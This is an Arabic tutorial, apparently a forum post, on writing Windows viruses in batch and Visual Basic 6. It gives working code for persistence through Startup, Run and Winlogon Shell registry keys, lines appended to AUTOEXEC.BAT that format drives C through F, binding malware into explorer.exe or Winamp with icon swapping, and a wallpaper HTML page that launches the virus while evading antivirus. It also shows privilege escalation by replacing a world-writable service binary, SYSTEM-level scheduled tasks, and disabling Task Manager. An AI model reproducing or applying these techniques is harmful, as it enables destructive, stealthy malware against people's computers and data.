
واليكم الاكواد الخاصه بلفيروسات بلغه الباتش batch (.bat)

```
COPY batchfilename.bat %USERPROFILE% \Start~1\Programs\Startup\
```

وهو يقوم بنسخ ملف الباتش الى فولدر startup

2- استخدام الرجسترى

وهوبرنامج مدمج مع النظام يقوم بعده مهام مثل التعريفات وبيانات المستخدمين وتشغيل برامج العمل مع اقلاع الويندوز الخ.........



وأليكم مسار البرامج التى تعمل مع بدايه الويندوزالاكثر استخداما

```
[HKEY_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

وهذه قائمة اخرى اقل شيوعا

HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre ntVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre ntVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunOnceEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunServices

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunServicesOnce

والمسار الاتى يقوم بعمل فولدر(مفتاح) باسم run ويضع بها قيمه بها المسار الفيرس وهذا المسار لايظهرفى start up للويندوز

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows \CurrentVersion\policies\Explorer\run

واليكم اكواد بلغه الباتش

```
Reg add hkcu\software\microsoft\windows\currentversion
\run /v M /t reg_sz /d "c:\xx.bat"
```

او

```
Reg add hkLM\software\microsoft\windows\currentversion
\run /v M /t reg_sz /d "c:\xx.bat"
```

ملاحظة المقصود بـ t/ نوع القيمة في الريجستري وبالـ d/ مقدار القيمة

واليكم كود بلغه الفيجوال بيسك6

```
Dim R As Object
 Set R = CreateObject("WScript.Shell")
 Const Key = "HKLM\Software\Microsoft\Windows\CurrentVersion\run"
 R.RegWrite Key, 1, "REG_SZ"
 R.RegWrite Key + "\sameh", "c:\virus.exe"
 Set R = Nothing
```

وأليكم أقوى طريقه لاستخدام الرجسترى للفيرس وهو العمل مع ملف explorer.exe عن طريق امر تشغيل (shell) وهو مفتاح موجود فى الرجسترى مسؤل عن تشغيل هذا الملف (explorer.exe) وما سوف نقوم بعمله بجعل ملف explorer وملف الفيرس مع بعض ولم يكشف بأى طريقه ولايظهرحتى فى start up للويندوز واليكم مسار هذا المفتاح

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

عندما تتوجه إلى المسار السابق سوف تجد قيمًا عديدة ابحث عن المفتاح Shell ستجد أن قيمتها الافتراضية ستكون Explorer.exe وبالطبع هو من أهم ملفات نظام التشغيل ثم حول هذه القيمه الى Explorer.exe c:\virus.exe

واليكم كود بلغه الباتش

```
Reg add "hkLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Winlogon" /v SHELL /t reg_sz /d "Explorer.exe c:\VIRUS.EXE"
```

واليكم كود بلغه الفيجوال بيسك6 وهو الافضل

```
Set WSH = CreateObject("Wscript.Shell")
WSH.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell", "Explorer.exe C:\VIRUS.exe", "REG_SZ"
```

او

```
 Dim R As Object
   Set R = CreateObject("WScript.Shell")
   Const Key = "HKLM\Software\Microsoft" _
        + "\Windows NT\CurrentVersion\Winlogon"
   R.RegWrite Key, 1, "REG_SZ"
   R.RegWrite Key + "\Shell", "Explorer.exe " & "C:\VIRUS.exe"
   Set R = Nothing
```

وهذا الكود لنسخ الفيرس لمكان C

```
FileCopy App.Path + "\" + App.EXEName + ".exe", "C:\VIRUS.exe"
```

سوف يعمل الفيرس مع اقلاع الويندوز حتى سوف يعمل فى نظام الامان للويندوز safe mode

3- ملف AUTOEXEC.BAT

وهو ملف نظام مخفى ويكتب داخله اسم البرنامج ومساره بداخله لكى يعمل مع اقلاع الويندوز وهو موجود فى هذا المسار c:\ AUTOEXEC.BAT



واليكم اكواد بلغه الباتش


```
call attrib -h -r c:\autoexec.bat >nul
echo format c: /q /u /autotest >nul >>c:\autoexec.bat
echo format d: /q /u /autotest >nul >>c:\autoexec.bat
echo format e: /q /u /autotest >nul >>c:\autoexec.bat
echo format f: /q /u /autotest >nul >>c:\autoexec.bat
```

صيغه هذا الكود هو الاتصال بلملف AUTOEXEC.BAT ووضع هذه الاكواد بداخله وسوف تعمل هذه الاكواد بعد اول اقلاع للويندوز

4- فيروسات الدمج


- الدمج مع ملف النظام explorer.exe ومساره C:\WINDOWS وهو ملف المسئول عن عرض الصفحات والايقونات وأليكم كيفيه دمج الفيرس مع الملف explorer.exe

سوف نستخدم برنامج WINRAR واليكم الصور الاتيه للشرح



ثم

ثم نختار Advanced ثم اختيار SFX OPTIONS ثم




سوف يندمج الملفين مع بعض ويكون بهذا الشكل




ثم نغيير شكل الايقونه الى شكل ايقونه الاصلى عن طريق برنامج RESHACKER




-




ثم بعد التغيير شكل الايقونه نريد تبديل الملف المدمج بدلا من الملف الاصلى
لكى يعمل الفيرس مع الويندوز (c:\windows\explorer.exe)
ولكى نجعل الملف المدمج يبدل اتوماتيكيا سوف نستخدم برنامج E-BatchMaker



وهوبرنامج يدمج الملفات ويرسلها الى المكان الذى تريده واليكم الطريقه





بعد ما اتممنا العمل ينتج لنا ملف عند الضغط عليه سوف يبدل ملف الاصلى بلملف المدمج
وهناك ايضا ملف مهم فى الويندوز وهو C:\WINDOWS\SYSTEM\ winlogon.exe
ملحوظه : هذه الطريقه لن تعمل اذا كان الويندوز المثبت أصلى لأنه يوجد بداخل الويندوز دفاع ذاتى وهذا غير متوفر فى الويندوزات المضاف اليه برامج او الملعوب فيه من قبل احد ليسهل عليك تثبيت الويندو بسرعه

- **الطريقه الثانيه وهى الدمج مع ملفات البرامج الاساسيه مثل winamp سوف نستخدم نفس الطريقه الماضيه**

نقوم بدمج ملف البرنامج مع الفيرس ثم نضعه فى برنامج E-BatchMaker ونرسله الى مسار البرنامج مثلا C:\Program Files\Winamp


5- اسلوب العمل على الامتدادات
تغيير عمل امتداد معين على ملف الفيرس مثلا تغيير عمل الامتداد (mp3) بدلا من برنامج winamp الى ملف الفيرس

6- الطرق المبتكره

الطريقة الاولى :

الطريقة تعتمد على خلفية سطح المكتب + التعديل في مسجل النظام لتغيرها هنالك اكواد تقوم بذلك مباشرة.

شاهد هذه الصورة وذلك بعد إقتناص و التأشير على خلفية سطح المكتب.



ماذا تلاحظ؟؟؟ هل تعني لك هته العبارة شيء...Internet Explorer_Server

ماذا تستنتج؟ اعرف اني وضعتك في دائرة من التساؤلات وانك لم تفهم شيئ لاعليك سأوضح.

Internet Explorer_Server هو Class يستعمل في كثير من الحالات وتراه كثيرا في Internet Explorer جميع الإصدارات لأنه هو الذي يقوم بعرض صفحات الإنترنت.

وهذا يعني انك تستطيع ان تجعل خلفية سطح المكتب عبارة عن ملف HTML لأنه هو المستعمل في عرض الصور في الخلفية (وهذا ما توضحه الصورة الأولى)، وهنا المشكلة.

السيناريو سيكون كاتالي:

1- نسخ Virus.exe إلى مكان معين غير System Files Directory لكي لا يتم كشفها طبقا لتقنية behavior Study طبعا هذه إجراءات إحترازية ضد الكاسبر 2009 ممكن سيكون من السهل نسخ الفيروس إلى مجلد النظام وعدم التعرض للكشف من برامج المكافحة الأخرى.

2- نشاء صفحة HTML بها كود يقوم بتشغيل Virus.exe

3- تغير الخلفية إلى صفحة ال HTML التي تم إنشاءها.

وذلك عن طريق التعديل على المفتاح التالي في.Registry

HKEY_CURRENT_USER\Control Panel\Desktop

في القيمة Wallpaper وجعلها تشير إلى مسار ملف. HTML

زائد التعديل على

HKEY_CURRENT_USER\Control Panel\Desktop\WallpaperStyle

على القيمة Wallpaper وجعلها 1
طبعا التعديل على تلك المفاتيح لا يشكل خطر من وجهة نظر برامج المكافحة لذلك لا تكشف بالإضافة إلأى ان جميع برامج التحليل لا تكشفها من بينها.
HijackTisو a-squared HijackFree و.Autorun
المهم بعد التعديل على تلك المفاتيح بعد إعادة تشغيل النظام او بعد غلق Explorer.exe سيتم تحميل الإعدادات وبالتالي تشغيل Virus.exe وهنالك مشكلة بسيطة يمكن حلها وهو انك كلما تعمل Refresh او F5 سيتم اعادة تشغيل التروجان من جهة هي مشكلة لأنه سيتم تشغيل نسخ عديدة من Virus.exe وذلك يتم حلها عن طريق CreateMitux او CreateEventاو FindWindow ومن جهة أخرى هي جيدة اذا كان صاحب الجهاز يغلق. Virus.exe الآن نأتي لكتابة بعض الأكواد.
كود التشغيل الموجود في.HTML

```
<script language=vbscript>
on error resume next
dim sys
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-
00C04FC29E36 "
set fso = df.createobject("Scripting.FileSystemObject","")
set s=df.CreateObject("Shell.Application.1","")
set re=df.createobject("wscript.shell","")
sys=fso.GetSpecialFolder(1)
s.Open ("C:\ VIRUS.exe")
</script>
```

ضع الكود فى ملف نصى ثم غير الامتداد الى (html.) ويمكنك وضع صوره عن طريق تدوس بزر الايمن للماوس على الملف واختيار edit ثم ضع الصوره
الكود هذا لا يعمل مع (Internet Explorer8) يعني اذا تم تثبيته فإن الصفحة لن تقوم بتشغيل البرنامج لذلك اترك لك عناء البحث عن طريقة للتشغيل.
وفي النهاية من الممكن ان يتسائل الإخوة تغير الخلفية سيكشف الأمر وسيشك صاحب الجهاز اقول يمكن لك ان تقوم بالتعديل على الصفحة واظافة صورة الخلفية السابقة في ملف HTML + كود التشغيل.
طبعا باب الإبداع مفتوح وطبعا هنالك طرق عديدة للتشغيل التلقائي يمكن ان تكتشفها بنفسك وما اضيفه إلى هو ان هذه الطريق بما انها تشتغل من Explorer.exe يمكن ان تقوم بوضع Exploitكخلفية ويتم تنفيذ Exploit من خلال Explorer.exe وعن طريق هذا ستتفادى الكثير من برامج المكافحة.

الطريقه الثانيه :
ثغره (تخطي الصلاحيات) في Win32

المـقدمـة :
في البداية طبعا لابد ان نفهم ما خطورة هذه الثغرات وما عملها ؟
هذه الثغرة من الثغرات العالية الخطورة حيث تمكن المخترق بان يستخدم صلاحيات الجذر لتنفيذ اي برنامج خبيث داخل السيرفر
**** في هذا الموضوع سوف اشرح طريقة من طرق اكتشاف هذه الثغرة ****
كيف يتم استغلالها :
يتم استغلال هذا النوع من الثغرات اما ان تكون هناك ثغرة في النظام نفسه او ان يكون هناك برنامج مصاب يعمل كخدمة (service) تعمل عند بداية الجهاز او السيرفر
الأدوات :
*** برنامج procexp**
الشرح على برنامج مصاب :
حسنا لنقوم بتثبيت البرنامج المصاب على الجهاز الخاص بنا ونقوم بفتح برنامج procexp حسنا الان لننظر الى الملف الذي يعمل للبرنامج في الخدمات الاساسية للنظام مثلا يكون اسم الخدمة EPSON_EB_RPCV4_01
حسنا سوف نقوم بتنفيذ الأمر :
[sc qc [service name
هذا الأمر يقوم بالكشف عن مسار الملف الذي يعمل كخدمة اساسية للنظام سيكون امرنا النهائي هكذا

sc qc EPSON_EB_RPCV4_01

سيظهر لنا الأتي

```
[SC] QueryServiceConfig SUCCESS
      SERVICE_NAME: EPSON_EB_RPCV4_01
      TYPE                 : 10  WIN32_OWN_PROCESS
      START_TYPE           : 2   AUTO_START
      ERROR_CONTROL        : 1   NORMAL
      BINARY_PATH_NAME     : C:\Documents and Settings\All Users\Application Data\EPSON\EPW!3 SSRP\E_S40ST7.EXE
      LOAD_ORDER_GROUP     :
      TAG                  : 0
      DISPLAY_NAME         : EPSON V5 Service4(01)
      DEPENDENCIES         : RpcSs
      SERVICE_START_NAME   : LocalSystem
```

حسنا مسار الملف الذي يعمل كخدمة ها هو :

C:\Documents and Settings\All Users\Application Data\EPSON\EPW!3 SSRP\E_S40ST7.EXE
الان لنقوم بالكشف عن صلاحيات هذا الملف عن طريق الأمر

"cacls "file path
سيكون الامر النهائي هكذا

cacls "C:\Documents and Settings\All Users\Application Data\EPSON\EPW!3 SSRP\E_S40ST7.EXE"

انظر الان الى الخطا الفادح انظر الى صلاحيات الملف

C:\Documents and Settings\All Users\Application Data\EPSON\EPW!3 SSRP\E_S40ST7.EXE
Everyone:F

كما شاهدت ان صلاحياته
Everyone:F

حيث ان F تعني Full Control اذن هنا الخطا الفادخ والثغرة
حسنا الان ماذا لو قمنا بتبديل الملف هذا

C:\Documents and Settings\All Users\Application Data\EPSON\EPW!3 SSRP\E_S40ST7.EXE

بملف خبيث ؟؟ (بنفس الاسم طبعا)

هذا مثال لبرنامج غير مصاب وهو Eset Smart Security

لنرى ملف البرنامج الذي يعمل كخدمة في النظام : ekrn.exe

لنكشف عن صلاحياته

cacls "C:\Program Files\ESET\ESET Smart Security\ekrn.exe "
C:\Program Files\ESET\ESET Smart Security\ekrn.exe
BUILTIN\Users:R

BUILTIN\Administrators:F
NT AUTHORITY\SYSTEM:F

اكيد فهمت الان الفكرة الان في هذا برنامج eset الغير مصاب وجدنا ان صلاحيات ال user العادي فقط القرائة وليس هو الحال Administrator :F
ان شاء الله اكون وفقت في الشرح .

7- استخدام صلاحيات الويندوز و جداول الاعمال :


قد تستغربون ما دخل الصلاحيات فى الويندوز بجداول الاعمال واليكم فكره كل منهم :

- **اولا الصلاحيات : كلنا نعلم ان احقيه وصول الى الصلاحيات فى الويندوز تنقسم الى**

- USER وهو المستخدم (الاقل صلاحيه)
- administrator وهو للمستخدم المحترف
- SYSTEM وهو له الاحقيه فى التعديل (full control) فى كل مفاتيح الرجسترى المخفيه التى لاتظهر ألا عند استخدامك فى وضع SYSTEM وهى عن طريق الامر فى CMD وهى
At 10:00pm /interactive REGEDIT.exe


- **ثانيا جداول الاعمال : وهو يقوم المستخدم بتشغيل بعض البرامج فى مواعيد محدده وبشكل منتظم بدون اذن**

تخيل لو ادمجنا هاتين الخاصتين فى الفيروسات ينتج لنا فيرس خطير جدا يقوم بلعمل فى مواعيد محدده بدون اذن وبشكل لايكشف مع امكانيه صلاحيه system
واليك الكود التالى يقوم بتشغيل الفيرس فى الساعه العاشره مساء وله احقيه الوصول system وبلتالى له الحق فى التعديل كما يشاء والكود التالى بلغه الباتش BAT.



والكود التالى يقوم بتشغيل الفيرس فى ايام الاسبوع فى المعاد المحدد

AT 10:00pm /interactive /EVERY:m,t,w,th,f,s,su c:\virus.exe



سوف تسأل كيف يقوم الويندوز بعمل جدول الاعمال وهو بكل بساطه يقوم بعمل ملف بامتداد job. فى هذا المسار C:\WINDOWS\Tasks ويكون بداخل الملف اسم ومسار الملف وميعاد تشغيله

طرق الفيروسات فى حمايه انفسها

*اسلوب اخفاء task manger:

وهويقوم باخفاءه لعدم كشف البرامج التى تعمل على الذاكره لكى لاتكشف بكل سهوله



واليكم القيم التى اعطاها للرجسترى لاخفاء task manger

HKEY_ MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\Policies \system\DisableTaskMgr /t REG_DWORD /d1

